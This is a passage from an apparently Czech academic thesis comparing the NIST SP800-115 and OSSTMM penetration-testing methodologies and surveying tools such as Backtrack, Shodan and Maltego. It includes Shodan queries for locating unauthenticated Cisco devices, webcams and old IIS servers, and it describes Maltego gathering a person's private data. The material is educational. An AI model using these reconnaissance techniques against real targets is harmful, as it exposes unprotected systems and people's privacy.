Odpovědi na některé z výše uvedených otázek lze nalézt v ostatních metodikách, jejichž autorem je opět NIST. Kupříkladu otázku definice priorit u systémů určených k otestování řeší metodika FIPS 199. Použití metodiky FIPS 199 bylo ilustrováno na případové studii společnosti KLC Consulting Inc. při provádění bezpečnostního auditu u jednoho z jejich klientů. Celou případovou studii lze nalézt na webu firmy KLC Consulting [28]. Na metodiku FIPS 199 navazují i jiné metodiky od téže organizace. Jedna z nich je kupříkladu SP800-60, která poskytuje instrukce a know-how seznamující čtenáře s tím, jaké informace a informační systémy zařadit do jaké kategorie z metodiky FIPS 199. Publikaci SP800-60 od organizace NIST mohou zájemci nalézt na webových stránkách instituce NIST [31]. Na jiné otázky dává odpověď sama metodika NIST800-115. Doporučuje, aby byla vytvořena písemná strategie testování, kde budou vyřešeny některé z výše zmíněných otázek a rovněž bude vyřešen právní rámec věci, který definuje, co je testerovi dovoleno a co výslovně zakázáno (například z důvodu nebezpečí narušení chodu výrobního procesu organizace).

Metodika dostatečně zdůrazňuje, že jediným hmatatelným výstupem pro zadavatele testu je závěrečná zpráva neboli report a další souhrny výsledků určené pro vedoucí představitele organizace. Metodika také doporučuje, aby penetrační tester vypracoval zprávu, která popisuje jakým způsobem odstranit či aspoň zmírnit hrozby, jenž penetrační test nalezl.

V závěru metodologie a v jejich přílohách lze nalézt informace ryze praktického charakteru. Kupříkladu příloha A této metodiky uvádí výčet nástrojů určených pro penetrační testování a u každého nástroje zmiňuje, v jaké části penetračního testu jej lze využít. Příloha E této metodiky zase odkazuje na další metodiky, normy a sady doporučení týkající se informační bezpečnosti a u mnohých z nich rovnou poskytuje odkazy na tyto metodiky. Jednou z těchto metodik je i OSSTMM, které se věnuje následující kapitola.

2.3 OSSTMM

Autorem metodologie OSSTMM je nezisková organizace ISECOM. Tato organizace, která je původem ze Španělska, má dnes pobočku v New Yorku. Svou činnost ISECOM započal roku 2001, kdy vydal první verzi metodologie OSSTMM. Metodologie prošla několika úpravami a zatím poslední verze s pořadovým číslem 3 pochází ze dne 14. prosince 2010 a aktuální verzi lze získat na webu organizace ISECOMM [12]. Tato metodologie oproti metodologii SP800-115 z předchozí podkapitoly klade větší důraz na teoretickou stránku věci a zpracovává problematiku penetračního testování do větší hloubky, jak uvádí kapitola 3 ve vědeckém článku zabývajícím se porovnáním metodologií z oblasti penetračního

testování a bezpečnosti [34]. Kniha popisující open-source nástroje pro penetrační testování [38] podotýká, že tato metodika je hojně užívána v průmyslu a je s půlroční periodicitou aktualizována. Publikace od autorů Flick a Morehouse zabývající se otázkou zabezpečení smart gridů [27], konkrétně kapitola kapitola 12 této knihy odkazující se na metodologii OSSTMM pojednává o zabezpečení měřidel v těchto smart grid sítích. Autoři zastávají názor, že měřidla ve smart grid sítích jsou síťová zařízení jako každá jiná a proto není důvod, aby byly jakkoliv opomenuty při řešení otázek zabezpečení smart gridů. V souvislosti s tímto tématem publikace probírá a představuje metodiku OSSTMM a zamýšlí se nad tím, které části metodiky OSSTMM jsou aplikovatelné v rámci zabezpečování smart grid sítí.

Tak jako každá odborná publikace, i tato metodologie v úvodu definuje a vymezuje pojmy z oblasti bezpečnosti, bezpečnostního auditu a penetračního testování. Rovněž je představena celková filosofie, pojetí a chápání termínu bezpečnost a pojmů s ní souvisejících a je představen možný průběh penetračního testu. Tento průběh je společně s fázemi uveden ke konci této podkapitoly.

Jak hrozby a infrastruktura vyžadující ochranu, tak jednotlivé prvky infrastruktury spolu interagují. Metodika OSSTMM chápe zvyšování míry zabezpečení jako zvyšování dohledu a zlepšování kontrolních mechanismů těchto interakcí. Ačkoliv existuje mnoho druhů kontrolních mechanismů, které lze pro zvýšení bezpečnosti nasadit, metodologie člení tyto mechanismy do deseti kategorií. Rovněž OSSTMM definuje mnoho nových pojmů, jejichž pochopení je nezbytné pro další studium metodiky a pro práci s ní. Mezi tyto pojmy patří:

- kontrolní mechanismus povolující či zakazující interakce (control),
- směr interakce (vector),
- cesta, kterou by byl případný útok veden - např. e-mail (attack vector),
- část vectoru, kde selhávají kontrolní mechanismy (attack surface),
- omezení funkčnosti kontrolních mechanismů (limitation) - - pod čáru čj ekkvivalent

Dále metodika pokračuje velmi precizní, v sedmi bodech obsaženou, definicí toho, co by měl test úrovně zabezpečení obsahovat a co by mělo být tohoto testu výstupem. Výstupem by měla být identifikace těch částí vektorů, kde selhaly kontrolní mechanismy na různých směrech interakce. Nutno zmínit, že OSSTMM se nespecializuje pouze na prostředí počítačových sítí a systémů, ale úrovně interakce dělí do pěti kategorií:

- fyzická (interakce lidí s prostředím),
- lidský faktor,
- bezdrátová komunikace,
- telekomunikace,
- datové sítě a operační systémy

Cenné informace pro testery, kteří maji s penetračním testováním minimální zkušenosti se nacházejí v kapitole 2.4 – rules of engagement, neboli pravidla kontraktu. Tester zde najde cenné informace a tipy pro celý životní cyklus penetračního testu - od rad jak své služby

nabízet (např. „nedoporučuje se, aby byl penetrační test zdarma, pokud se průnik nezdaří“) až po to, co by měla obsahovat závěrečná zpráva a také jak by měla být druhé straně předána. Tyto rady jsou sepsány přehledně ve dvaačtyřiceti bodech.


Kapitola jedenáctá metodiky OSSTMM zabývající se penetračním testováním datových sítí a operačních systémů je rozdělena na sedmnáct podkapitol, přičemž v každé z nich se zabývá jinou oblastí této problematiky. První podkapitoly se zabývají stanovením rámce testu a identifikací klíčových systémů, jenž je třeba testovat a identifikací toho, co vše může být při testech ohroženo. Tyto podkapitoly lze chápat jako přípravu na samotný test. Následující kapitoly již řeší otázky samotného průběhu penetračního testu a zabývají se otázkami jako zdali fungují poplašné mechanismy (například intrusion detection system) či zdali pracuje správně ochrana důležitých dat. Pro případovou studii v páté kapitole, jež se rovněž zabývá penetračním testováním operačních systémů, budou vybrány z jedenácté kapitoly metodiky OSSTMM ty pasáže, které lze aplikovat na tuto případovou studii. Jinak řečeno, pokud se případová studie nezabývá zkoumáním toho, jak uživatelé manipulují s citlivými daty, nebude daná podkapitola z metodiky OSSTMM brána v potaz.

Metodologie OSSTMM pracuje s metrikou zranitelnosti, která svou číselnou hodnotu testerovi sdělí, v jakém stavu je ochrana testované infrastruktury – zdali je poddimenzovaná, v pořádku, či předimenzovaná. Tato metrika je nazývána RAV. Pokud existuje nějaká odchylka oproti stavu „v pořádku“, metodika rovněž testerovi poradí, kde existují slabá místa a na co je třeba se zaměřit. Výpočet konkrétních hodnot RAV je založen na složitém vzorci a proto OSSTMM představuje nástroj pro tento výpočet. Nástrojem je list v tabulkovém procesoru, kde tester zadá požadované vstupy a získá číslo vyjadřující procentuelní úroveň ochrany sítě. Z čísla většího než 100% vyplývá, že úroveň ochrany je naddimenzovaná a tím pádem je zde investováno více prostředků, než je třeba. Analogicky číslo menší než 100% představuje situaci, kdy v síti existují jisté hrozby, které je třeba objevit a eliminovat. Konečně výstup roven 100% představuje situaci, kdy infrastruktura je zabezpečena přesně tak, jak by měla být.

Vstupy do vzorce pro výpočet RAV metriky jsou:

- viditelnost (visibility),
- přístup (access),
- důvěra (trust)

Pod termínem viditelnost si lze představit počet cílů v infrastruktuře, které spadají do rozsahu testu. Například pokud se testuje úroveň zabezpečení serverové infrastruktury ve směru z internetu, pak viditelností je počet těchto serverů, které jsou z internetu dostupné. Přístup představuje číselnou hodnotu, která se počítá v závislosti na úrovni interakce. Například v oblasti datových sítí se přístup vyjádří jako počet otevřených TCP/IP portů na počítačových systémech spadajících do rozsahu testu. Termín důvěra zase představuje situaci, kdy jeden cíl svolí k interakci s jiným cílem. Důvěra v terminologii OSSTMM tedy představuje počet vztahů důvěry mezi jednotlivými cíli v rozsahu testu.



OPSEC	
Visibility	25
Access	316
Trust	6

Class A	CONTROLS	Missing
Authentication	5	317
Indemnification	54	268
Resistance	1	321
Subjugation	1	321
Continuity	1	321
Class B		
Non-Repudiation	1	321
Confidentiality	54	268
Privacy	1	321
Integrity	1	321
Alarm	58	264

	LIMITATIONS	Total
Vulnerabilities	1	3,52711
Weaknesses	9	29,44866
Concerns	4	13,03838
Exposures	5	7,07487
Anomalies	9	28,77056

CALCULATION WORKSHEET	
Porosity	322
Total Controls	177
Class A Controls	62
Class B Controls	115
Whole Coverage	5,50%
True Coverage	5,50%
True Coverage A	1,93%
True Coverage B	3,57%
Missing Controls	3043
Missing Controls A	1548
Missing Controls B	1495
Coverage Missing	94,50%
Total # Limitations	28
Limitations Value	81,85957896
Vulnerability	3,52711411
Weakness	3,27207379
Concern	3,25959388
Exposure	1,41497335
Anomaly	3,19672872

	RAV TOTALS
OPSEC	20,61470539
CONTROLS	10,55092382
LIMITATIONS	15,31252815
Δ	-25,37630971
RAV	73,98966781


Obrázek 3 - Výpočet metriky RAV pomocí tabulkového procesoru

Další oblastí, kterou se metodika zabývá je tvorba výsledné zprávy, neboli reporting. S reportingem je u metodiky OSSTMM spjata zkratka STAR, která je tvořena z počátečních písmen slov security test audit and reporting. Jednotlivá slova, z nichž se tato zkratka skládá, jistě napovídají, že se jedná o nástroj pro tvorbu reportů reflektujících stav zabezpečení infrastruktury, který může sloužit rovněž jako tzv. checklist pro provádění penetračního testu. Analytik, jenž test vyplnil, si může správnost svého postupu nechat prověřit přímo u společnosti ISECOM zasláním onoho formuláře. Jistě netřeba zdůrazňovat, že k tomuto kroku musí mít výslovný souhlas vlastníka infrastruktury, jíž se penetrační test týkal.

Každá metodika, která chce svému čtenáři dát představu o tom, jak má postupovat při provádění penetračního testu, by měla obsahovat aspoň rámcové dělení penetračního testu na fáze a rovněž specifikovat, co má která fáze obsahovat. Ani metodika OSSTMM není výjimkou. Dle OSSTMM se dělí penetrační test na čtyři fáze:

- uvedení (induction),
- interakce (interaction),
- vyšetřování (inquest),
- intervence (intervention)

Pro doplnění jsou tyto fáze zobrazeny na následujícím obrázku:



Obrázek 4 - Fáze penetračního testu dle metodiky OSSTMM

Fáze uvedení má jasně vymezené cíle. Je třeba si uvědomit časový rámec testu, rozsah, právní normy, které je třeba brát v potaz a ujasnit si, které typy testů budou použity. Fáze interakce spočívá ve zjišťování cílů spadajících do rozsahu testu, zjišťování kontrolních mechanismů ochraňujících tyto cíle a zaznamenávání informací. Za fázi vyšetřování, respektive obsah toho, co je náplní této fáze, jistě hovoří její název. Jejím cílem je zjistit co nejvíce informací mnohdy i z veřejných zdrojů (např. RIPE databáze) o cílech spadajících do rozsahu testu a vyhodnocení těchto informací (zdali nebyly odhaleny důvěrné informace, k nimž má mít přístup pouze definovaný okruh lidí apod.). Konečně fáze intervence má za cíl ověřit funkčnost kontrolních mechanismů a také zdali správně zafungovaly poplašné mechanismy.

2.4 Shrnutí

Jak lze z předchozích dvou podkapitol vidět, v obou metodologiích je určitý rozdíl. Metodika NIST je co do počtu stran a pokryté problematiky méně rozsáhlá oproti metodice OSSTMM, neboť metodika NIST vůbec neuvažuje například fyzickou bezpečnost či bezpečnost lidského faktoru. Dále metodika OSSTMM zavádí oproti metodice NIST mnoho nových termínů a definicí. Také zavádí možnost měřit míru zabezpečení v konkrétních číslech, čímž vzniká zajímavá možnost srovnávání úrovní zabezpečení. Obecně lze tedy konstatovat, že metodika OSSTMM je rigoróznější a obsáhlejší, problematiku penetračního testování podchycuje s větším důrazem na detail a hodí se pro jak začínající, tak i zkušenější penetrační testery a rozsáhlejší penetrační testy. Metodika od agentury NIST je lépe srozumitelná začínajícím testerům, neboť zavádí oproti OSSTM menší množství nových pojmů a věnuje se pouze zabezpečení informačních technologií. Tak či tak, rozhodně lze usoudit, že prověřená metodika je vhodným a potřebným pomocníkem jak při přípravě tak provádění penetračního testu a při psaní závěrečné zprávy. Pro lepší nadhled nad celou problematikou je účelné nastudovat si metodik více a z každé vybrat ty informace a rady, které budou nápomocné při provádění konkrétního penetračního testu.

3 Nástroje používané k penetračnímu testování

V této kapitole budou představeny různé nástroje, které penetrační tester může využít ke své práci. Nástroje budou rozděleny do sekcí podle toho, v jaké fázi jsou jejich výstupy použitelné. Jednotlivé fáze, do nichž budou nástroje kategorizovány, byly odvozeny z fází, jež doporučují metodiky NIST a OSSTMM.

3.1 Linuxové distribuce zaměřené na penetrační testování

Linuxových distribucí zaměřených na penetrační testování a informační bezpečnost existuje mnoho. Většina z nich ovšem již delší dobu není udržovaná a aktualizovaná, proto jejich použitelnost s časem klesá. Příkladem distribucí, které již nejsou udržovány, mohou být kupříkladu Whax či Knoppix-STD. V následujících dvou podkapitolách budou popsány distribuce, které se neustále vyvíjejí a jsou ve světě informační bezpečnosti hojně používány.

3.1.1 Backtrack

Na stránkách Backtrack projektu[3] lze zjistit, že se jedná o distribuci zaměřenou na bezpečnost obsahující velké množství nástrojů pro bezpečnostní audity a pro penetrační testování, za níž stojí společnost Offensive Security. Tato distribuce není přehlížena ani ve vědeckých kruzích. Odborníci z Technické univerzity v Bukurešti vydali článek, v němž se zabývají otázkou edukace odborníků právě pro oblast informační bezpečnosti [32]. Po úvodu do teorie následuje praktický příklad z oblasti penetračního testování, kde je Backtrack použit jako operační systém na počítači útočníka, který se snaží odhalit slabiny v síti, do níž je připojen. Autor článku nazvaného Beat security auditors at their own game [33] se zabývá úvodem do problematiky penetračního testování a nástrojů s touto problematikou související. Operačním systémem, pomocí něhož tyto nástroje a jejich použití představuje, je Backtrack.

Společnost Offensive security ohlásila vývoj zbrusu nové distrubuce nazvané Kali Linux, která bude založena na distribuci Debian. Jejich záměr je takový, aby Kali Linux s postupem času Backtrack nahradil.

3.1.2 Blackbuntu

Distribuce Blackbuntu je založena na Linuxové distribuci Ubuntu, jak jistě název napovídá. V knize autorů Engbertsona a Broada je zmiňována jako alternativa k nejčastěji užívané distribuci Backtrack [2]. Na stránce projektu[4] se uvádí, že Blackbuntu je vyvíjeno a udržováno skupinou nadšenců v oblasti počítačové bezpečnosti a nestojí za ním žádný velký hráč v oboru informační bezpečnosti, jako je tomu u projektu Backtrack, který je zašťiťován společností Offensive Security. O tom, že ve světě informační bezpečnosti hraje Blackbuntu ve srovnání s distribucí Backtrack takříkajíc druhé, housle svědčí i fakt, že termín Blackbuntu je k nalezení v minimu vědeckých článků.

[3] http://www.backtrack-linux.org/
[4] http://www.blackbuntu.com/about

3.2 Nástroje pro fázi průzkumu

Tato fáze si klade za úkol zjistit o cíli penetračního testu co nejvíce informací, z nichž lze dále vycházet při dalších fázích penetračního testu. Jedná se zpravidla o rozsah IP adres, emailové adresy, dokumenty, které unikly na internet a mohou obsahovat důležité informace, či adresy důležitých serverů, na které by šlo případně zaútočit. Z důvodu rozsáhlosti a komplikovanosti problematiky penetračního testování nejsou nástroje porovnatelné, neboť každý nástroj poskytuje informace rozdílného druhu a existují i nástroje, jejichž výstup může posloužit jako vstup dalšímu nástroji. Každý z nástrojů tedy k úspěšnému penetračnímu testu přispívá svým dílem.


3.2.1 Shodan

První zmínka o Shodanu se na veřejnosti objevila v roce 2010 na konferenci DEFCON[5] pořádané každoročně ve Spojených státech amerických. Michael Schearer demonstroval na praktických příkladech využití tohoto nástroje. Organizátoři konference poskytli dokument shrnující hlavní myšlenky Schearerovy prezentace [35]. Shodan funguje na podobném principu jako internetové vyhledávače procházející webové stránky. Rozdíl je v tom, že Shodan nesbírá data z webových stránek, ale ze zařízení komunikujících po síti, respektive bannerů těchto zařízení. Těmito zařízeními se rozumí například webkamery, síťové prvky jako přepínače nebo směrovače, tiskárny či servery, ale pomocí Shodanu lze nalézt i nezabezpečené systémy používané k řízení světelné signalizace na křižovatkách. Výsledky svého vyhledávání Shodan ukládá do databáze a uživatelům poté pomocí vhodně kladených dotazů dovolí v této databázi vyhledávat.

Akademické články [36] a [37] ve svém úvodu představují, k čemu Shodan slouží a vzápětí se zabývají kombinací Shodanu a SCADA systémů připojeních k internetu. Zároveň odkazují na zprávu ICS-CERT[6] týmu zabývající se toutéž otázkou. Jak články, tak zpráva ICS-CERT týmu dochází k závěru, že Shodan nalezl a indexuje informace, pomocí nichž lze přistoupit ke SCADA systémům souvisejícím kritickou infrastrukturou Spojených států amerických, a jejichž zabezpečení je minimální či žádné. ICS-CERT tým zároveň ve své zprávě připojuje rady a doporučení, co by měli správci daných kritických systémů podniknout za účelem nápravy situace.

Na stránce projektu Shodan [52] lze po kliknutí na dvě malé šipky zobrazené na úvodní stránce vidět, kolik zařízení bylo v té či oné oblasti oscanováno. Obrázek 5 znázorňuje toto číslo pro Českou republiku.


[5] Konference bezpečnosti ve světě informačních technologií. Více informací na https://www.defcon.org/
[6] http://ics-cert.us-cert.gov/ics-cert/



Obrázek 5 - Počet nascanovaných zařízení v České republice [52]

Schearer ve své prezentaci [35] ukazuje některé ze základních filtrů, jimiž lze vyhledávání parametrizovat. Následující odstavce tyto filtry popisují a představují. Lze například jednoduše vyhledat všechna zařízení, která byla naindexována v Pardubicích. Jak takový dotaz položit, znázorňuje následující filtr a obrázek 6 pro doplnění znázorňuje počet zařízení naindexovaných v Pardubicích.

```
country:cz city:Pardubice
```



Obrázek 6 - Výsledky patřící do ČR a obsahující klíčové slovo Pardubice [výstup ze Shodan]

Shodan umožní uživateli používat i operátory. Těmito operátory jsou + (implicitní), -, či uzavření hledaného textu do uvozovek (hledá se přesné slovní spojení, nikoliv kombinace jednotlivých slov). Tato fakta mohou vést k úvaze nad konstrukcemi dotazů, které mohou odhalit informace, jež zcela jistě měly zůstat utajené. Následující odstavec uvede několik příkladů takových dotazů.

```
cisco-ios last-modified -401
```

Na výstupu takového dotazu se objeví všechna zařízení vyrobená firmou Cisco, která neobsahují návratový kód 401 (unauthorized) a zároveň obsahují výraz „cisco-ios last-modified“, což je řádek se objevující se v konfiguračním souboru zařízení Cisco a zařízení objevující se ve výsledcích tohoto dotazu mnohdy bývají oproštěna od jakéhokoliv zabezpečení a jsou přístupna bez ověření uživatele.

```
webcam -401 -SQ-WEBCAM
```

Takto položený dotaz dotaz vrátí všechny webkamery, které se neohlásily pomocí návratového kódu 401 (unauthorized) a neobsahují řetězec SQ-WEBCAM (tyto kamery takřka ve všech případech požadovaly autentifikaci uživatele).

Rovněž může nastat situace, kdy je třeba vyhledat určitý softwarový produkt (kupříkladu webový server) v určité zemi, neboť infrastruktura cíle, na němž je penetrační test prováděn, tento produkt obsahuje a existuje reálná možnost toho, že se právě daný cíl objeví ve výsledcích vyhledávání, což ušetří část času, kterou by jinak musel penetrační tester věnovat vyhledávání adresního rozsahu cíle a následnému scanování tohoto rozsahu. Následující dotaz zpřístupní všechny IIS servery, které byly pomocí engine Shodan naindexovány, jsou ve verzi 5.0 a nacházejí se v České republice.

```
iis 5.0 country:cz
```

Shodan je přistupný zdarma v jeho základní verzi. Tato základní verze má ovšem jistá omezení, která mohou být při rozsáhlém penetračním testu limitující. Mezi tato omezení patří přístup pouze k prvním pěti desítkám výsledků vyhledávání, nezahrnutí služeb pracujících na protokolech HTTPS a Telnet do výsledků vyhledávání a v neposlední řadě nemožnost přístupu k API. Tato omezení lze odstranit zakoupením prémiového přístupu řádově v hodnotě desítek dolarů. Přesná částka je k nalezení na webu projektu [52].

3.2.2 Maltego

První dohledatelná zmínka o nástroji Maltego existuje v knize zabývající se open-source nástroji pro penetrační testování z roku 2007 [38]. Zde autor popisuje, že Maltego lze získat buď jako desktopovou aplikaci s grafickým uživatelským rozhraním nebo je možno využít Maltego na webové stránce organizace Paterva, která za projektem Maltego stojí. Paterva v dnešní době poskytuje aplikaci pouze jako desktopovou, od udržování webové verze aplikace bylo upuštěno. Maltego představuje nástroj z kategorie OSINT (Open-source inteligence). Tento termín popisuje sadu technik, nástrojů a postupů, kdy z veřejně dostupných informací jako jsou kupříkladu fulltextové vyhledávače, sociální sítě, různé online dostupné archivy či registrátoři domén, probíhá pomocí programového vybavení počítače extrakce a agregace podstatných informací vztahujících se k nějaké entitě (zpravidla emailová adresa, IP adresa, doménové jméno apod.) a modelování relací mezi těmito informacemi. Nástroje tohoto typu šetří úsilí a čas, neboť úsilí, které by musel penetrační tester vyvinout, pokud by informace tohoto druhu chtěl získávat ručně a nikoliv automatizovaně, je nesrovnatelně vyšší, než při použití nástrojů z kategorie OSINT. Rigorózní vysvětlení termínu OSINT a představení nástrojů spadajících do této problematiky přináší, jehož autorem je Danny Bradbury [39].


Článek autora Dannyho Bradbury popisuje praktický příklad využití Maltega, kdy při demonstraci jeho schopností byla nalezena veřejně dostupná fotka modelky s jejím jménem, a nad tímto jménem byly spuštěny transformy, jenž Maltego nabízí [39]. Po několika chvílích Maltego prezentovalo velmi privátní informace jako telefonní čísla, adresa, fotky bytu či skutečnost, že se daná osoba před časem živila jako profesionální tanečnice. Opora kurzů penetračního testování společnosti Offensive Security [10] zase na praktickém příkladu ukazuje, jak lze Maltego využít ke zjištění emailových jmen spolupracovníku nějaké osoby na základě její mailové adresy.

V předchozím odstavci bylo řečeno, že Maltego je nástroj disponující grafickým uživatelským rozhraním. To práci s ním do značné míry, narozdíl od nástrojů orientovaných na příkazovou řádku, zjednodušuje. Maltego má dva základní stavební kameny:

- entity,
- transforms

Entitou se rozumí jak kusé informace, které uživatel zadává na vstup a očekává zjištění dodatečných detailů k těmto kusým informacím, tak samotné informace zjištěné nástrojem Maltego pomocí transforms. Pod termínem transforms si lze představit moduly, pomocí nichž lze Maltego rozšiřovat ve smyslu funkcionality, neboť tyto moduly zajišťují vyhledávání informací na základě vstupu od uživatele. Každý z modulů má na starosti hledání jiného druhu informací. Lze tak najít například transform pro zjištění adresního rozsahu, do nějž určitá IP adresa patří, autonomní systém této IP adresy, osobu zodpovědnou za její správu a případně i společnost, které patří a mnohé další informace nejen o IP adresách. Dalším příkladem toho, co Maltego dokáže zjistit, může být například seznam mailových adres vázaných k zadanému jménu společnosti, čímž dostává potenciální útočník do ruky seznam možných přihlašovacích jmen, na nichž lze zkoušet útoky hrubou silou. Představení nástroje Maltego a ukázku použití lze najít například v publikaci organizace Offensive Security [10] na straně 118.

Maltego veškeré zjištěné informace vykreslí do přehledného grafu entit, v němž se lze snadno pohybovat a v pravém horním okně zobrazí zmenšeninu daného grafu pro snadnější orientaci. Pro doplnění zobrazuje následující obrázek 7, který vzniknul provedením všech dostupných transformů na IP adrese 195.113.124.185.

